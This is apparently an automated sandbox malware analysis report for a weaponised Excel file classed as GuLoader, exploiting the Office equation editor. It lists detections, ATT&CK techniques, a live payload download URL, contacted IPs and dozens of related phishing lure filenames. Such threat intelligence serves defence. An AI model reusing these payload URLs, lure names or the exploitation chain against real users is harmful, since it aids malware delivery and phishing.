ID: 378980
Sample Name:
MKDRPSJS9E999494993.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:03:50
Date: 31/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report MKDRPSJS9E999494993.xlsx

Overview


General Information

Sample Name:	MKDRPSJS9E999494993.xlsx
Analysis ID:	378980
MD5:	1a40446f940b183.
SHA1:	5db0c0c8d1e079..
SHA256:	adfefd8b289eecc..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e….
- Yara detected GuLoader
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…
- Office equation editor drops PE file
- Office equation editor starts process…
- Sigma detected: Executables Starte…
- Sigma detected: Execution in Non-E…
- Sigma detected: Suspicious Program…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 920 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2536 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2692 cmdline: 'C:\Users\Public\vbc.exe' MD5: 6CC6D1DD6CDD848693426A270563C921)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: vbc.exe PID: 2692	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: vbc.exe PID: 2692	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:


Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Spearphishing Link 1	Exploitation for Client Execution 1 3	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdr Insecure Network Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MKDRPSJS9E999494993.xlsx	32%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe	6%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\Public\vbc.exe	6%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://stdyworkfinetraistfh.dns.army/findoc/svchost.exe	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
is.gd	104.25.234.53	true	false		high
stdyworkfinetraistfh.dns.army	103.141.138.118	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://stdyworkfinetraistfh.dns.army/findoc/svchost.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	vbc.exe, 00000004.00000002.2383679135.0000000003167000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	vbc.exe, 00000004.00000002.2383679135.0000000003167000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	vbc.exe, 00000004.00000002.2383679135.0000000003167000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.83.132	unknown	United States		13335	CLOUDFLARENETUS	false
103.141.138.118	stdyworkfinetraistfh.dns.army	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	378980
Start date:	31.03.2021
Start time:	12:03:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MKDRPSJS9E999494993.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/25@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.6% (good quality ratio 2.8%) • Quality average: 30.1% • Quality standard deviation: 33.2%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/378980/sample/MKDRPSJS9E999494993.xlsx

Simulations

Behavior and APIs

Time	Type	Description
12:05:13	API Interceptor	67x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.83.132	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	
	VSLS PARTICULARS.xlsx	Get hash	malicious	Browse	
	Customer Account Details.docx	Get hash	malicious	Browse	
	New Order.xlsx	Get hash	malicious	Browse	
	COAU7229898130.xlsx	Get hash	malicious	Browse	
	MV Sky Marine.xlsx	Get hash	malicious	Browse	
	Vsl Stowage plan _Particulars.xlsx	Get hash	malicious	Browse	
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	
	Payment_Advice_REF344266.xlsx	Get hash	malicious	Browse	
	New order.xlsx	Get hash	malicious	Browse	
	310012000016-Proforma invoice.xlsx	Get hash	malicious	Browse	
	New Order March.xlsx	Get hash	malicious	Browse	
	Confirm the balance for Quarter 042021.xlsx	Get hash	malicious	Browse	
	RFQ_MV. VTC PHOENIX.xlsx	Get hash	malicious	Browse	
	Statement Of Account 2021.xlsx	Get hash	malicious	Browse	
	Commercial Invoice.xlsx	Get hash	malicious	Browse	
	payment proof.xlsx	Get hash	malicious	Browse	
	RFQ_MVVTCPHOENIX.xlsx	Get hash	malicious	Browse	
	Invoice.xlsx	Get hash	malicious	Browse	
103.141.138.118	Al Rabiah Trade Requirment.xlsx	Get hash	malicious	Browse	• stdyworkfinetraistfh.dns.army/findoc/svchost.exe
	draft bill VCSC2100266.xlsx	Get hash	malicious	Browse	• workfinewsdytraistbk.dns.army/findoc/svchost.exe
	New Order March.xlsx	Get hash	malicious	Browse	• stdyworkfinetraistmg.dns.army/findoc/svchost.exe
	March Order 4th.xlsx	Get hash	malicious	Browse	• thdyworkfinerainball.dns.army/findoc/svchost.exe?platform=hootsuite
	BC748484HC9484847DCD.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbows.dns.army/findoc/svchost.exe?platform=hootsuite
	Order 25th Feb.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbows.dns.army/findoc/svchost.exe?platform=hootsuite

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Tyre Order 24th February.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite
	Booking.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite
	22-2-2021 .xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe
	17-02 Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	New-Order Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Inquiry from Pure fine food Ltd.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Debtor_Statement.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Order 34.xlsx	Get hash	malicious	Browse	• wsdyworkfinerainbows.dns.army/receipwt/svchost.exe
	3rd February Order Request.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Order Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Vietcong Order February.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Tyre List.xlsx	Get hash	malicious	Browse	• wsdyworkfinerainbows.dns.army/receipwt/svchost.exe
	New -PO January.xlsx	Get hash	malicious	Browse	• wsdyworkfinesanothws.dns.navy/worksdoc/svchost.exe
	IMG-CMR.xlsx	Get hash	malicious	Browse	• workfinestdysanothtp.dns.army/worksdoc/svchost.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
stdyworkfinetraistfh.dns.army	Al Rabiah Trade Requirment.xlsx	Get hash	malicious	Browse	• 103.141.138.118
is.gd	_ShipDoc_CI_PL_HBL_.xlsx	Get hash	malicious	Browse	• 104.25.234.53

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	VSLS PARTICULARS.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Invoice.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	NEW ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Customer Account Details.docx	Get hash	malicious	Browse	• 172.67.83.132
	New Order.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	purchase order.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	RFQ 4168.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	invoice bank.xlsx	Get hash	malicious	Browse	• 104.25.233.53
	New Order.xlsx	Get hash	malicious	Browse	• 104.25.233.53
	Draft Shipping Documents.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	MV Sky Marine.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	Al Rabiah Trade Requirment.xlsx	Get hash	malicious	Browse	• 104.25.233.53
	Vsl Stowage plan _Particulars.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	LoadingdocMVSORSI.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	draft bill VCSC2100266.xlsx	Get hash	malicious	Browse	• 104.25.233.53

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	_ShipDoc_CI_PL_HBL_.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	X2W37wTRCN.dll	Get hash	malicious	Browse	• 104.20.185.68
	Pi_34568723.exe	Get hash	malicious	Browse	• 104.21.87.185
	ORDER-331.xls.exe	Get hash	malicious	Browse	• 172.67.145.154
	BL Draft copy.exe	Get hash	malicious	Browse	• 172.67.207.142
	Lista de nuevos pedidos.exe	Get hash	malicious	Browse	• 162.159.130.233
	Swift Copy Against due Invoice.PDF.exe	Get hash	malicious	Browse	• 172.64.207.3
	Shipping doc_.exe	Get hash	malicious	Browse	• 104.21.87.185
	onbgX3WswF.exe	Get hash	malicious	Browse	• 23.227.38.74
	Ref150420190619A-B0270PEL. pdf.exe	Get hash	malicious	Browse	• 172.64.206.3
	PO 2100020608-77003731.exe	Get hash	malicious	Browse	• 172.67.189.8
	scan-100218.docm	Get hash	malicious	Browse	• 104.21.71.207
	SecuriteInfo.com.Trojan.DownLoader38.17696.30952.exe	Get hash	malicious	Browse	• 172.67.145.154
	ORDER_PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	UzEdq6cXTa.dll	Get hash	malicious	Browse	• 104.20.184.68
	TXZiKhMb8J.exe	Get hash	malicious	Browse	• 172.67.145.154
	8090800.exe	Get hash	malicious	Browse	• 172.67.188.154
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 104.21.65.7
	list.dwg.exe	Get hash	malicious	Browse	• 23.227.38.74
	xX6hYVpN8T.exe	Get hash	malicious	Browse	• 172.67.145.154
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	_ShipDoc_CI_PL_HBL_.xlsx	Get hash	malicious	Browse	• 103.99.1.159
	Pago 31 Mar 2021 at 2.15PP3343PDF.jar	Get hash	malicious	Browse	• 103.133.109.176
	DHL Shipment Notification 0012151100.exe	Get hash	malicious	Browse	• 103.151.123.132
	DHLMar 2021 at 4.508BZ290PDF.jar	Get hash	malicious	Browse	• 103.133.109.176
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	VSLS PARTICULARS.xlsx	Get hash	malicious	Browse	• 103.133.106.243
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	Invoice.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	DHLMar 2021 at 9.708BZ290PDF.jar	Get hash	malicious	Browse	• 103.133.109.176
	NEW ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	DHLMar 2021 at 9.108BZ290PDF.jar	Get hash	malicious	Browse	• 103.133.109.176
	Customer Account Details.docx	Get hash	malicious	Browse	• 103.125.191.187
	New Order.xlsx	Get hash	malicious	Browse	• 103.141.138.132

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	purchase order.xlsx	Get hash	malicious	Browse	• 103.99.1.149
